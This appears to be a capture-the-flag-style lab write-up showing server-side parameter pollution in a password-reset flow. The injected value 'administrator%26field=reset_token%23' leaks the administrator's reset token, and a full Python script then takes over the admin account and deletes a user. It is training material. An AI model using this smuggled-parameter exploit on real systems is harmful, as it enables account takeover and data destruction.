
Lets test email and username:

<figure><img src="https://1100854798-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F94YmDHMJbD21F4uOcvHm%2Fuploads%2FXB8yUjnwP314PEZ4e6C4%2FPasted%20image%2020240625105825.png?alt=media&#x26;token=3f2aaab5-3323-41af-8b7c-e40a8db442a6" alt=""><figcaption></figcaption></figure>

We got the type is username above.

And also email:

<figure><img src="https://1100854798-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F94YmDHMJbD21F4uOcvHm%2Fuploads%2FDF6OJ6oVLr84zCSTBPSK%2FPasted%20image%2020240625105852.png?alt=media&#x26;token=78cdfd27-bbfa-4005-83e5-ee598961fbf8" alt=""><figcaption></figcaption></figure>

Maybe the reset\_token mentioned in the .js file is type as well, lets test it out to find if we can get the reset token to reset the administrator password:

And yes we did it:

<figure><img src="https://1100854798-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F94YmDHMJbD21F4uOcvHm%2Fuploads%2FNae7dk6Xx1QM1VEFCY1U%2FPasted%20image%2020240625110013.png?alt=media&#x26;token=9435b291-7452-4c4d-9a63-70cddacd5213" alt=""><figcaption></figcaption></figure>

And here is the server side parameter pollution where we injected a parameter called field and set a value to it, and it do it internally correctly file without errors or validations.

The request in the server side looks like this:

```
METHOD /something?username=administrator&field=reset_token
```

Lets try the token to change the password:

And as shown in the .js file we have to go to the /forgot-password?reset\_token=token we found, to reset the password for the username administrator:

<figure><img src="https://1100854798-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F94YmDHMJbD21F4uOcvHm%2Fuploads%2FYeVtfYQ5DX0SA2Q4R47a%2FPasted%20image%2020240625110336.png?alt=media&#x26;token=ddf23469-3fb9-4b0b-a546-a4c870f7d3ed" alt=""><figcaption></figcaption></figure>

Here we go lets change the admin password:

<figure><img src="https://1100854798-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F94YmDHMJbD21F4uOcvHm%2Fuploads%2F8vRVPwwHFHyaUCK5aEck%2FPasted%20image%2020240625110400.png?alt=media&#x26;token=720ae008-e027-471c-853c-77726f5e3f46" alt=""><figcaption></figcaption></figure>

It do it without errors, and redirects me to the home page:

<figure><img src="https://1100854798-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F94YmDHMJbD21F4uOcvHm%2Fuploads%2FieyEGfs6zp2Ff4d3YeEH%2FPasted%20image%2020240625110416.png?alt=media&#x26;token=7d765242-e9fd-4b28-971b-604423b9f125" alt=""><figcaption></figcaption></figure>

Trying to login:

<figure><img src="https://1100854798-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F94YmDHMJbD21F4uOcvHm%2Fuploads%2FjMGwMHUczbHKo7V6uXnC%2FPasted%20image%2020240625110447.png?alt=media&#x26;token=2a1d8da6-142a-4505-93c6-31e5d4188a25" alt=""><figcaption></figcaption></figure>

And yup we logged in:

<figure><img src="https://1100854798-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F94YmDHMJbD21F4uOcvHm%2Fuploads%2F5meStOxCZBjyYySkgQyj%2FPasted%20image%2020240625110512.png?alt=media&#x26;token=c7861d4a-f835-4621-8abb-9fe6e77fc43b" alt=""><figcaption></figcaption></figure>

Lets delete carlos user to solve the lab:

<figure><img src="https://1100854798-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F94YmDHMJbD21F4uOcvHm%2Fuploads%2FPdY9v9TiuMqurm67wyf1%2FPasted%20image%2020240625110535.png?alt=media&#x26;token=7a246eeb-1f67-4e49-952a-81653a423b8e" alt=""><figcaption></figcaption></figure>

<figure><img src="https://1100854798-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F94YmDHMJbD21F4uOcvHm%2Fuploads%2F8fvQbZ3i0u9QXVhumYNr%2FPasted%20image%2020240625110545.png?alt=media&#x26;token=504ebaee-2c54-423f-b0af-54f1f19a2ab2" alt=""><figcaption></figcaption></figure>

And we solved the lab:

<figure><img src="https://1100854798-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F94YmDHMJbD21F4uOcvHm%2Fuploads%2FFfyhXj3X8DWZoQgcnoKj%2FPasted%20image%2020240625110600.png?alt=media&#x26;token=4716f1f0-6c5a-4d38-bfba-4c278fb61006" alt=""><figcaption></figcaption></figure>

Solve it using a `python3` script:

```python
import requests  
import re  
import os  
import sys  
import json  
  
proxies = {  
    "http": "http://127.0.0.1:8080",  
    "https": "http://127.0.0.1:8080"  
}  
  
session = requests.session()  
  
  
def Login(username, password):  
    print("[*] Get CSRF Token.")  
    csrf = re.findall(r'name="csrf" value="(.+?)"', session.get(url=url + "login", proxies=proxies, verify=False).text)  
    print("[*] Logging In.")  
    data = f"csrf={csrf[0]}&username={username}&password={password}"  
    session.post(url=url + "login", data=data, allow_redirects=True, proxies=proxies, verify=False)  
  
  
def GetToken():  
    print("[*] Get Administrator Token.")  
    csrf = re.findall(r'name="csrf" value="(.+?)"', session.get(url=url + "forgot-password", proxies=proxies, verify=False).text)  
    data1 = f"csrf={csrf[0]}&username=administrator"  
    session.post(url=url + "forgot-password", data=data1, proxies=proxies, verify=False)  
    data2 = f"csrf={csrf[0]}&username=administrator%26field=reset_token%23"  
    result = json.loads(session.post(url=url + "forgot-password", data=data2, proxies=proxies, verify=False).text)  
    token = result["result"]  
  
    def ChangePass():  
        print("[*] Change Administrator Password.")  
        csrf = re.findall(r'name="csrf" value="(.+?)"', session.get(url=url + f"forgot-password?reset_token={token}", proxies=proxies, verify=False).text)  
        data = f"csrf={csrf[0]}&reset_token={token}&new-password-1=Caesar3&new-password-2=Caesar3"  
        session.post(url=url + f"forgot-password?reset_token={token}", data=data, allow_redirects=True, proxies=proxies, verify=False)  
  
    ChangePass()  
  
def DeleteCarlos():  
    print("[*] Login As Administrator.")  
    csrf = re.findall(r'name="csrf" value="(.+?)"', session.get(url=url + "login", proxies=proxies, verify=False).text)  
    data = f"csrf={csrf[0]}&username=administrator&password=Caesar3"  
    session.post(url=url + "login", data=data, allow_redirects=True, proxies=proxies, verify=False)  
    print("[*] Delete The User Carlos.")  
    session.post(url=url + "admin/delete?username=carlos", allow_redirects=True, proxies=proxies, verify=False)  
  
  
if __name__ == "__main__":  
    if len(sys.argv) != 2:  
        script_name = os.path.basename(__file__)  
        print(f"[-] Usage: python {script_name} http://localhost/")  
        sys.exit(1)  
    url = sys.argv[1]  
    Login("wiener", "peter")  
    GetToken()  
    DeleteCarlos()  
    print("[+] Solved.")
```